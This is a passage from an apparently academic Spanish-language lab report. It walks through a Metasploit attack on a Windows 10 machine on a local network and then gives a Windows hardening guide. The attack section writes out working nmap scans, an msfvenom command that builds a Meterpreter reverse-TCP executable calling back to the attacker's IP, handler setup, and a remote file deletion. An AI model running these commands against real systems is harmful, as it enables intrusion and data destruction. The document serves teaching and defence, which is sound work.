
Se inicia con la actualización del sistema operativo atacante mediante los comandos: *apt udate* para descargar las actualizaciones y *apt upgrade* para la imantación, como se puede apreciar en las siguientes imágenes.

Imagen 13 actualización de Kali Linux, descarga



Fuente: El autor.


Imagen 14 actualización de Kali Linux, instalación



Fuente: El autor.

En la siguiente imagen mediente el comando *ifconfig* se observa la direccion IP de la maquina atacante y mascara de red.


Imagen 15 dirección IP de host local y mascara de red



Fuente: El autor.

En la siguiente imagen mediante el comando *ipconfig* se observa la IP de la maquina víctima.


Imagen 16 IP maquina victima



Fuente: El autor.

En la siguiente imagen se aprecia un mapeo de la red con el fin de identificar los host que la componen y establecer la maquina objetivo, mediante el comando: *nmap -s 192.168.1.0/24* donde se remplaza el ID de host por el 0/24 para tener visual de toda la red. Descartando la primera IP que pertenece al router y la última que es la máquina atacante, quedan dos posibles opciones.


Imagen 17 mapeo de red



Fuente: El autor.

Para las dos opciones que quedaron se corre el comando *nmap -O IP*, con el fin de verificar el sistema operativo he identificar plenamente la maquina victima, que en este caso correponse a la IP 192.168.1.38 como se aprecia en la siguiente imagen.


Imagen 18 comprobación sistema operativo maquina victima



Fuente: El autor.

A continuación, se verifica que las maquinas se puedan ver, mediane el comando ping IP, de la siguiente manera: *ping 192.168.1.38*. Como se aprecia en la imagen siguiente hay 0 paquetes perdidos, de modo que las maquinas se pueden ver.


Imagen 19 ping de maquina atacante a máquina victima



Fuente: El autor.

En la siguiente imagen se muestra la activación de la herramienta de Metasploit mediante el comando *msfvenom*


Imagen 20 comando msfvenom



Fuente: El autor.

A continuación, en la imagen siguiente se aprecia la creación del Payload en un archivo con extensión .exe que se va a utilizar como carga útil. Mediante el comando: *msfvenom -p windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=192.168.1.37 LPORT=443 -f exe >> /home/John/Escritorio/PoC_10698458.exe*

Imagen 21 creación del Payload carga útil




Fuente: El autor.

El siguiente paso es enviar por medio de WhatsApp web el archivo .exe que se acaba de crear, dese la maquina atacante a la maquina víctima y almacenarlo en el escritorio.

A continuación, se abre la consola de Metasploit mediante el comando msfconsole

Imagen 22 consola de Metasploit



Fuente: El autor.


Una vez estando en la consola de Metasploit se procede a elegir el exploit que ejecutara la carga útil mediante el comando: *use exploit/multi/handler*

A continuación, se realiza la configuración del Payload (carga útil) de la siguiente manera:

- *set payload windows/x64/meterpreter/reverse tcp*
- *set LHOST 192.168.1.37*
- *set LPORT 443*
- *exploit*

En la siguiente imagen se aprecia la ejecución de los comandos:

Imagen 23 elección, configuración y arranque del exploit




Fuente: El autor.

Es importante mencionar que una vez ejecutado el comando *exploit* la conexión queda a la espera de la ejecución del archivo .exe que contiene el Payload. En cuanto este se ejecute en la maquina víctima, se establece la conexión.

La herramienta Meterpreter está equipada con una serie de comandos que permiten realizar acciones en la maquina víctima. El comando sysinfo, permite ver información de la máquina, como se puede apreciar en la siguiente imagen.


Imagen 24 comando sysinfo



Fuente: El autor.

A continuación, se aprecia la explotación de la vulnerabilidad mediante la eliminación del archivo .txt, para realizar este procedimiento se procede con los comandos de Meterpreter: *ls* para listar los elementos de un directorio y *rm (rm C:\\ruta\\archivo)* para eliminar un archivo. En esta caso queda de la siguiente manera: *rm C:\\Users\\John\\Desktop\\John.txt* en la siguiente imagen se muestra la ejecución.

Imagen 25 eliminando documento .txt



Fuente: El autor.

La explotación de la vulnerabilidad también amplia la plataforma del ataque, proporcionando nuevos vectores al atacante, que puede realizar una escalada de privilegios, moverse por la red hacia otros nodos, mediante movimientos laterales o la instalación de puertas traseras que le permitan mantener por más tiempo la conexión con la maquina víctima.

1.4 ETAPA 4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

1.4.1 Guía de hardenización para Windows 10

A continuación, se presenta una tabla con una serie de configuraciones básicas, pero que permiten la hardenización del sistema operativo Windows 10, además la implementación de estas configuraciones es bastante sencilla, teniendo en cuanta que la mayoría son herramientas incluidas por defecto[44].

Tabla 9 guía de hardenización para Windows 10

Núm.	Paso	Descripción
1	Habilitar o instalar antivirus	Windows 10 está equipado por defecto con Windows defender.
2	Instalar o activar firewall	Windows 10 incluye un cortafuegos con reglas por defecto.
3	Actualizaciones automáticas del sistema operativo	Windows proporciona actualizaciones automáticas o manuales, pertinentes para mantener la seguridad del sistema operativo Windows 10
4	Activar cifrado de disco	Algunas ediciones de Windows 10 estas equipadas con BitLocker. No disponible en Windows 10 home
5	Configurar cuentas de usuario	Puede ser una cuenta local o una cuenta Microsoft, del siguiente tipo: • Cuenta de administrador: esta por defecto • Cuneta estándar: no permite realizar cambios en el sistema • Cuenta de invitado: se debe desactivar, debido a la contraseña en blanco que esta por defecto.
6	Gestor de contraseñas	Algunos navegadores están equipados con este servicio, sin embargo, es recomendable usar uno dedicado.
7	Desatibar el acceso remoto	Esta deshabilitado por defecto, y solo se debe habilitar cuando se va a utilizar.
8	Inicio de sesión automático	Se activa por defecto en la primera configuración, es una buena práctica desatibarlo cuando hay amenazas de intrusión a través del hardware.
9	Contraseña	Se debe establecer una contraseña segura
10	Copias de seguridad	Se debe realizar copias de seguridad de manera periódica y verificar su correcto funcionamiento.

Fuente: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms


[44] SALAS, Steven. Hardening en Windows 10: Protege tu ordenador de hackers, virus, ransomware y más. [en línea]. (9 de agosto de 2021). [Consultado el 19 de septiembre de 2023]. Disponible en: https://floatingpoint.sorint.it/blog/post/hardening-en-windows-10-protege-tu-ordenador-de-hackers-virus-ransomware-y-ms

1.4.2 Hardenización de la maquina afectada

Asegure la máquina que fue afectada con el Payload de la Etapa 4

En la siguiente imagen se evidencia la ausencia del archivo .exe que contenía el Payload.


Imagen 26 evidencia de la ausencia del archivo .exe



Fuente: El autor.

A continuación, se evidencia por medio de una imagen la activación del firewall integrado en Windows 10 el cual estaba deshabilitado.


Imagen 27 evidencia de la activación del firewall



Fuente: El autor.

En la siguiente imagen se evidencia la activación del software Windows defender, integrado en el sistema operativo y que se encontraba deshabilitado.


Imagen 28 evidencia de la activación de Windows defender



Fuente: El autor.

En las siguientes imágenes se evidencia la configuración de las actualizaciones del software, sistema operativo y demás servicios de Microsoft

Imagen 29 evidencia de la configuración de las actualizaciones



Fuente: El autor.

